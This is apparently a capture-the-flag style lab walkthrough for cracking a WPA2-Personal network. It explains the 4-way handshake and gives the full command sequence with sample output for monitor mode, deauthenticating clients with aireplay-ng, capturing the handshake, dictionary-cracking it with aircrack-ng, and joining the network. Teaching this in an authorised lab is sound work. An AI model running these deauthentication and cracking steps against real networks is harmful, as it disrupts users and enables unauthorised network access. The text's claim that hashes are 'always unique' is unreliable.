WPA2-Personal Cracking

Objective

rootsh3ll Labs wants you to perform a penetration test on their wireless network.

Your aim is to find a vulnerability in the wireless network and report the details to the administrator via Verify Flags section above.

De-authenticate any, or all, client(s) connected to the ESSID: rootsh3ll Labs. Capture the 4-way handshake and crack the WPA2 key.

Once you manage to crack the network key, verify its authenticity by connecting to the target access point: *rootsh3ll Labs*

If you succeed to get IP-level connectivity, scan the subnet and report the details to the administrator via Verify Flags section.

TABLE OF CONTENTS

Skip to Step 1 - Reconnaissance >>

Theory

4-Way Handshake

The four-way handshake is designed so that the access point (or authenticator) and wireless client (or supplicant) can independently prove to each other that they know the PSK/PMK (Pairwise Master Key), without ever disclosing the key.

Instead of disclosing the key, the access point & client each encrypt messages to each other that can only be decrypted by using the PMK that they already share and if decryption of the messages was successful, this proves knowledge of the PMK.


The four-way handshake is critical for protection of the PMK from malicious access points - for example, an attacker's SSID impersonating a real access point - so that the client never has to tell the access point its PMK.

Both WPA2-PSK and WPA2-EAP result in a **Pairwise Master Key** (PMK) known to both the supplicant (client) and the authenticator (AP). (In PSK the PMK is derived directly from the password, whereas in EAP it is a result of the authentication process)

The PMK is designed to last the entire session and should be exposed as little as possible; therefore, keys to encrypt the traffic need to be derived. A four-way handshake is used to establish another key called the Pairwise Transient Key (PTK).

The PTK is generated by concatenating the following attributes: PMK, AP nonce (ANonce), STA nonce (SNonce), AP MAC address, and STA MAC address.

The product is then put through a pseudo random function. The handshake also yields the GTK (Group Temporal Key), used to decrypt multicast and broadcast traffic.



The actual messages exchanged during the handshake are depicted in the figure and explained below (all messages are sent as EAPOL-Key frames):

1. The AP sends a nonce-value to the STA (ANonce). The client now has all the attributes to construct the PTK.
2. The STA sends its own nonce-value (SNonce) to the AP together with a Message Integrity Code(MIC), including authentication, which is really a Message Authentication and Integrity Code (MAIC).
3. The AP constructs and sends the GTK and a sequence number together with another MIC. This sequence number will be used in the next multicast or broadcast frame, so that the receiving STA can perform basic replay detection.
4. The STA sends a confirmation to the AP.

The 4-way handshake is always in hashed-text format. This allows a potential hacker to capture the plaintext information like

- Access point MAC address
- Client MAC address
- ESSID AP Name

Information above is used by the hacker to perform a dictionary attack on the captured 4-way handshake (PCAP File). Let's see

Dictionary Attack

Hashing is one of the keys used in the security field by the professional to protect the users from the malicious attackers.

A hash is simply a cryptographic function that converts a data or file of an arbitrary length/ size to a fixed length. Unlike encryption, it is practically impossible to invert or reverse, as no key is involved in the process.

Encrypted and encoded data can be decrypted and decoded respectively, but there is no such thing as de-hashing. And a hash is always unique.

In a dictionary attack,

1. We create/use a wordlist (text file of possible passwords)
2. Take one word at a moment from the wordlist
3. Create its hash using the Hash function, PBKDF2 for WPA2
4. Compare the output value with the existing hash.
5. If value matches, password taken from the wordlist is the correct password

Above steps are involved in the WPA2 passphrase cracking process. Let's begin.

Practical

Step 1 - Reconnaissance

Start monitor mode

```
ifconfig wlan0                #Check whether card is detected
airmon-ng check kill          #Kill process causing issues
iwconfig wlan0 mode monitor   #Start monitor mode
```

Final output should look like this:

```
root@rs:~# ifconfig wlan0
wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 00:c0:ca:5a:34:b6  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@rs:~# airmon-ng check kill
Killing these processes:
   PID  Name
   762  wpa_supplicant
```

Start capture, airodump-ng
We will now start airodump-ng to sniff the air and wait until the desired AP and corresponding client are displayed.

```
airodump-ng wlan0
```

```
 CH  7 ][ Elapsed: 6 s ][ 2019-11-27 15:19 ]

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 66:C4:63:D5:3B:33  -29        7        0    0   6  11   WPA2 CCMP   PSK  rootsh3ll Labs

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

As you can see in the above image, "**rootsh3ll Labs**" is the victim AP. We will now note the information highlighted

AP (*ESSID*):	rootsh3ll Labs
AP MAC (*BSSID*):	66:C4:63:D5:3B:33
Channel:	6

Hit **CTRL-C**, and kill airodump-ng.
Then restart airodump-ng exclusively to capture packets associated with "rootsh3ll Labs" and save the 4-way handshake in a PCAP file, say *rootsh3ll*

Start airodump-ng, exclusively.

```
airodump-ng -c 6 wlan0 -w rootsh3ll
```

```
CH 11 ][ Elapsed: 12 s ][ 2017-07-13 01:56

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 66:C4:63:D5:3B:33  -29 100      920       16    0   6  11   WPA2 CCMP   PSK  rootsh3ll Labs

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 66:C4:63:D5:3B:33  2C:33:61:3A:C4:2F  -24    0 -24     30       46
```

Here "**rootsh3ll**" is the output filename provided to the **-w** parameter

Disconnect the client with aireplay-ng.

Capturing a handshake is possible in 2 ways,

1. Wait for a client to connect.
2. Disconnect the already connected client.

Waiting for a client to connect could be a time-consuming process. Whether in our case, option 2 is just perfect as we have a client connected to the wireless AP "rootsh3ll Labs".
How does that work? we use a tool from the aircrack-ng suite, aireplay-ng, which allows us to craft and send a de-authenticate request to the desired AP with the information we noted down earlier. We are actually abusing a legitimate Windows (or any other OS) feature. Which forces the wireless card to re-connect to the AP when available.
In the second option we are actually making sure that option 1 happens, so that we can capture the handshake.

1. Client disconnects from AP when deauth packet is received.
2. Reconnect to the AP (of higher signal strength)
3. 4-way handshake happens between AP and client
4. Hacker (airodump-ng) captures the 4-way handshake.

let's disconnect the client now,

Step 2 - De-authenticate Clients

```
aireplay-ng --deauth 5 -a 66:C4:63:D5:3B:33 wlan0
```

```
02:00:58  Waiting for beacon frame (BSSID: 66:C4:63:D5:3B:33) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:00:59  Sending DeAuth to broadcast -- BSSID: [66:C4:63:D5:3B:33]
02:00:59  Sending DeAuth to broadcast -- BSSID: [66:C4:63:D5:3B:33]
02:01:00  Sending DeAuth to broadcast -- BSSID: [66:C4:63:D5:3B:33]
02:01:00  Sending DeAuth to broadcast -- BSSID: [66:C4:63:D5:3B:33]
02:01:01  Sending DeAuth to broadcast -- BSSID: [66:C4:63:D5:3B:33]
```

Command Breakdown:

--deauth 5:	5 deauth requests broadcasted with BSSID "rootsh3ll Labs", 0 for endless
-a:	Parameter to tell aireplay-ng the BSSID
wlan0:	Monitor mode interface

Step 3 - Capture the handshake

Meanwhile, On the top right of airodump-ng output window, you'd notice something like: **WPA Handshake: 66:C4:63:D5:3B:33**

```
CH  6 ][ Elapsed: 1 min ][ 2019-11-27 15:21 ][ WPA handshake: 66:C4:63:D5:3B:33

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 66:C4:63:D5:3B:33  -29 100      920       16    0   6  11   WPA2 CCMP   PSK  rootsh3ll Labs

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 66:C4:63:D5:3B:33  E2:64:2B:20:BC:B1  -29    1 - 5      0       15
```

Which simply means that the WPA handshake has been capture for the specific BSSID.

Hit CTRL-C, as the handshake has been captured, we will now crack the password using the captured handshake

Step 4 - Crack WPA2 Pre-Shared Key

WPA2 password cracking is not deterministic like WEP, because it is based on a dictionary of possible words and we do not know whether the passphrase is in the wordlist or not. So, you are never sure whether a specific dictionary would work or not.

Fire up aircrack-ng and crack the key with wordlist located under ~/Desktop/wordlist/

Command Syntax: **aircrack-ng** [**.cap file**] -w [**path/to/wordlist**], which in our case looks like:

```
aircrack-ng rootsh3ll-01.cap -w ~/Desktop/wordlist/wifi-wordlist.txt
```

The Period "." Stands for current directory, and forward slash "**/**" means inside the directory (not file). Which explains that "./dict" means a file named **dict** is inside (**/**) of current-directory (**.**)

```
                              Aircrack-ng 1.5.2 rc4

      [00:00:00] 1/0 keys tested (2369.56 k/s)

      Time left: 0 seconds

                         KEY FOUND! [ CRACKED_WPA2_KEY ]


      Master Key     : 1F 4B 02 FE 4C 82 F4 E0 26 2E 60 97 E7 BA D1 F1
                       92 83 B6 68 7F 08 4F 73 33 1D B8 6C 62 49 8B 40

      Transient Key  : D9 E6 11 68 BC F0 0D DF 75 BB 36 ED 38 F2 8A 22
                       BA DA 5F 97 CF 2E 6F B1 49 3A 53 2B 45 78 7C 0C
                       56 C8 EC D5 BD 64 99 04 E7 0C 1A 7C 2C D7 87 C4
                       D5 90 50 E6 ED 40 60 94 BB C9 06 AA 55 35 FF 88

      EAPOL HMAC     : 99 92 11 87 16 7C 8D F2 D1 F9 9B 8E DF 6F 4D 86
```

Step 5 - Connect to Target Access Point

We use 2 utilities wpa_passphrase and wpa_supplicant from the *wpasupplicant* package. wpa_passphrase creates the wireless configuration and wpa_supplicant uses the configuration to associate with the AP.

```
$ wpa_passphrase "rootsh3ll Labs" YOUR_CRACKED_PASSPHRASE  > wpa.conf
$ cat wpa.conf
```

```
network={
        ssid="rootsh3ll Labs"
       #psk="YOUR_CRACKED_PASSPHRASE"
        psk=16e39e2f3fce6d3152439749781f3f93e9dbe7cc553579cf6a3e1574cb5df3bf
}
```

Run wpa_supplicant in foreground with `wpa.conf and run dhclient on wlan0 in new Terminal.`

```
$ wpa_supplicant -D nl80211 -i wlan0 -c wpa.conf
```

On successful association with the AP, *wpa_supplicant* must show **CTRL-EVENT-CONNECTED** state in the console output. See the sample output below

```
Successfully initialized wpa_supplicant
wlan0: SME: Trying to authenticate with e6:65:9c:a5:05:47 (SSID='rootsh3ll Labs' freq=2437 MHz)
wlan0: Trying to associate with e6:65:9c:a5:05:47 (SSID='rootsh3ll Labs' freq=2437 MHz)
wlan0: Associated with e6:65:9c:a5:05:47
wlan0: WPA: Key negotiation completed with e6:65:9c:a5:05:47 [PTK=CCMP GTK=CCMP]
wlan0: CTRL-EVENT-CONNECTED - Connection to e6:65:9c:a5:05:47 completed [id=0 id_str=]
```

If the console output reports an error, try killing a running instance of wpa_supplicant: *`pkill wpa_supplicant`* and retry.

Request IP address on wlan0

```
dhclient wlan0 &
```

Verify IP level connectivity using *ifconfig*

```
ifconfig wlan0
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.236  netmask 255.255.255.0  broadcast 10.0.0.255
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 9063  bytes 491610 (480.0 KiB)
```

Step 6 - Verify Flags

Go to Verify Flags section on the lab details page, enter the cracked WiFi password then hit Verify.